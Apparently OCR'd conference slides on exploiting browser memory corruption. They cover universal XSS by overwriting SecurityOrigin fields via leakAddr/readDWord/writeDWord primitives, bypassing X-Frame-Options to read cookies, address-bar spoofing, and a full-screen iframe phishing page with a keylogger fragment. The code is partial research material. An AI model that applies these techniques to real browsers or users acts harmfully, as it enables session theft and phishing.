
```
bool SecurityOrigin::canAccess(const SecurityOrigin* other) const {
…
  bool canAccess = false;
    if (m_protocol == other->m_protocol) {
        if (!m_domainWasSetInDOM
            && !other->m_domainWasSetInDOM) {
            if (m_host == other->m_host && m_port == other->m_port)
         canAccess = true;
        } else if (m_domainWasSetInDOM
            && other->m_domainWasSetInDOM) {
            if (m_domain == other->m_domain)
          canAccess = true;
        }
    }
…
    return canAccess;
}
```


SecurityContext
m_haveInitializedSecurityOrigin
m_securityOrigin
m_contentSecurityPolicy
...
SecurityOrigin
...
m_protocol
m_host
m_domain
m_filePath
m_port
m_isUnique
m_universalAccess
...


V8HTMLIFrameElement
map
properties
elements
wrapperTypeInfo
wrapperObject
...
HTMLIFrameElement
...
m_contentFrame
...
LocalFrame
...
m_domWindow
...
m_client
...
JsWindow
...
DOMWindow
...
m_document
...
V8Document
map
properties
elements
wrapperTypeInfo
wrapperObject
...
FrameLoaderClient
...
...
m_webFrame
...
WebFrameImpl
...
m_parent
...
Document
...
SecurityContext
m_haveInitializedSecurityOrigin
m_securityOrigin
m_contentSecurityPolicy
...
SecurityOrigin
...
m_protocol
m_host
m_domain
m_filePath
m_port
m_isUnique
m_universalAccess
...

UXSS

- Overwrite
  - *m_protocol*
  - *m_host*
  - *m_port*
  - *m_domain*
  - *SecurityOrigin*



UXSS

```
// Get current security origin
var v8DocAddr = leakAddr(document);
console.log('[+] Javscript document address: ' + v8DocAddr.toString(16));
...

var secOriAddr = readDWord(secOriPtrAddr);
console.log('[+] Security origin address: ' + secOriAddr.toString(16));

var hostPtrAddr = secOriAddr + 0x08;
console.log('[+] Host pointer address: ' + hostPtrAddr.toString(16));

var domainPtrAddr = secOriAddr + 0x0c;
console.log('[+] Doamin pointer address: ' + domainPtrAddr.toString(16));
...

// Overwrite current security origin with that of iframe page to bypass the SOP
writeDWord(secOriPtrAddr, ifrSecOriAddr);
```

Demo

Baidu 百度

新浪微博
weibo.com

AOL.

163 网易免费邮
mail.163.com
中文邮箱第一品牌

X-Frame-Options

- X-Frame-Options DENY
  - Github
  - Twitter
  - Facebook
  - Gmail


Window

- New window -> No limited
- Pop-ups -> Forbid
- Social engineering

Window

```
// Get window's security origin
var jsWinAddr = leakAddr(wins[idx]);
console.log('[+] Javascript window address: ' + jsWinAddr.toString(16));

...

var winSecOriAddr = readDWord(winSecOriPtrAddr);
console.log('[+] Window security origin address: ' + winSecOriAddr.toString(16));

var winHostAddr = readDWord(winSecOriAddr + 0x08);
console.log('[+] Window host address: ' + winHostAddr.toString(16));

var winDomainAddr = readDWord(winSecOriAddr + 0x0c);
console.log('[+] Window domain address: ' + winDomainAddr.toString(16));
```


Demo




LIKE US ON
facebook


twitter



Gmail
TM
by Google


github
SOCIAL CODING

X-Frame-Options

- Set to the same origin

- Get cookie



X-Frame-Options

- Still doesn’t work

```
function appendIframes(urls) {
        iframes = [];
        for (var i = 0; i < urls.length; i++) {
            iframes[i] = document.createElement("iframe");
            iframes[i].src = urls[i];
            iframes[i].sandbox = "allow-same-origin";
            document.body.appendChild(iframes[i]);
        }
}
```

X-Frame-Options

```
String cookie(ExceptionState& exceptionState) {
    …
    if (!securityOrigin()->canAccessCookies()) {
    …
}

bool canAccessCookies() const { return !isUnique(); }
```

X-Frame-Options


- Overwrite *m_isUnique*

X-Frame-Options

```
Server: GitHub.com
Set-Cookie: _gh_sess=eyJzZXNzaW9uX2lkIjoiYjJjYjQ5ZTlmNWMyZWFj
WU1MjBzYW11JTIwb3JpZ2luL2NtRXhwTG1iRXhhbXBsZS5odG1sIiwiX2Nz
ee7d45fc7207110f4ac9b086c92a71bed; path=/; secure; HttpOnly
Status: 200 OK
Strict-Transport-Security: max-age=31536000; includeSubdomains
Transfer-Encoding: chunked
Vary: X-PJAX
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-GitHub-Request-Id: C01E89A9:3348:191A8A7:53D3AA4E
X-Served-By: 3f38dada85f97412f7f824e59f77fa9d
X-XSS-Protection: 1; mode=block
```

X-Frame-Options

- Browser process -> Network
- Sandbox privilege
  - ☹ http response receiving
  - ☹ http header
- Browser -> Top frame ?


LocalFrame
...
m_client
...
FrameLoaderClient
...
m_webFrame
...
WebFrameImpl
...
m_parent
...

Address Bar Spoofing

- Top frame ☺


- Change *src* of iframe

  => Top-level navigation

  => Change address bar

Renderer process

```
params.transition = static_cast<PageTransition>(
    params.transition
      | PAGE_TRANSITION_CLIENT_REDIRECT);

...

Send(new FrameHostMsg_DidCommitProvisionalLoad
      (routing_id_, params));

...
```



Address Bar
update URL
Omnibox
Browser Process
NAVIGATION_TYPE_EXISTING_PAGE
IPC
PAGE_TRANSITION_CLIENT_REDIRECT
Sandboxed
Renderer Process

Phishing

- Full screen the iframe == Total phishing

```
iframes[i].frameBorder = 0;
iframes[i].width = "100%";
iframes[i].height = "100%";
function keylogger() {
    iframeDoc.onkeypress = function(e) {
        var get = window.event ? event : e;
        var key = get.keyCode ? get.keyCode : get.charCode;
    }
    setTimeout('alert("password: " + keys)', 10000);
```

Demo



Sandbox and SOP's Dilemma


- Web security mechanisms -> Sandboxed process
  - SOP
  - X-Frame-Option
  - Sandbox
  - CSP
- Other browsers?
- Browser process trust IPC message
- Sandbox -> Software security
- SOP -> Request & display
- ☺ Memory corruption => **Enhance our *BeEF***

Site Isolation

- Google Chrome security team
  - Refactoring project
- Let’s look forward to their work!

DEP's Dilemma

- Von Neumann Architecture -> Injection
  - Command
  - Code
  - SQL
  - XSS
- Control & Privilege -> Code
- Self-reference
- With great power comes great defects
  - Biological virus
  - Computer vulnerability




Cross-disciplinary Analogy (CDA)

- Mathematical Logic Paradox
  - Gödel's incompleteness theorems
  - Liar paradox
    - “This sentence is false.”
  - Russell’s paradox

$$\text{Let } R = \{x \mid x \notin x\}, \text{ then } R \in R \iff R \notin R$$

Cross-disciplinary Analogy

- Genetic biology



  - T4 phage

- Acoustic resonance


Internet Explorer 11 Exploit
Stand on The Gaints' Shoulders

Array

jscript9!LargeHeapBlock Entry

00000003	largeHeap BlockSize	00000000	00000000

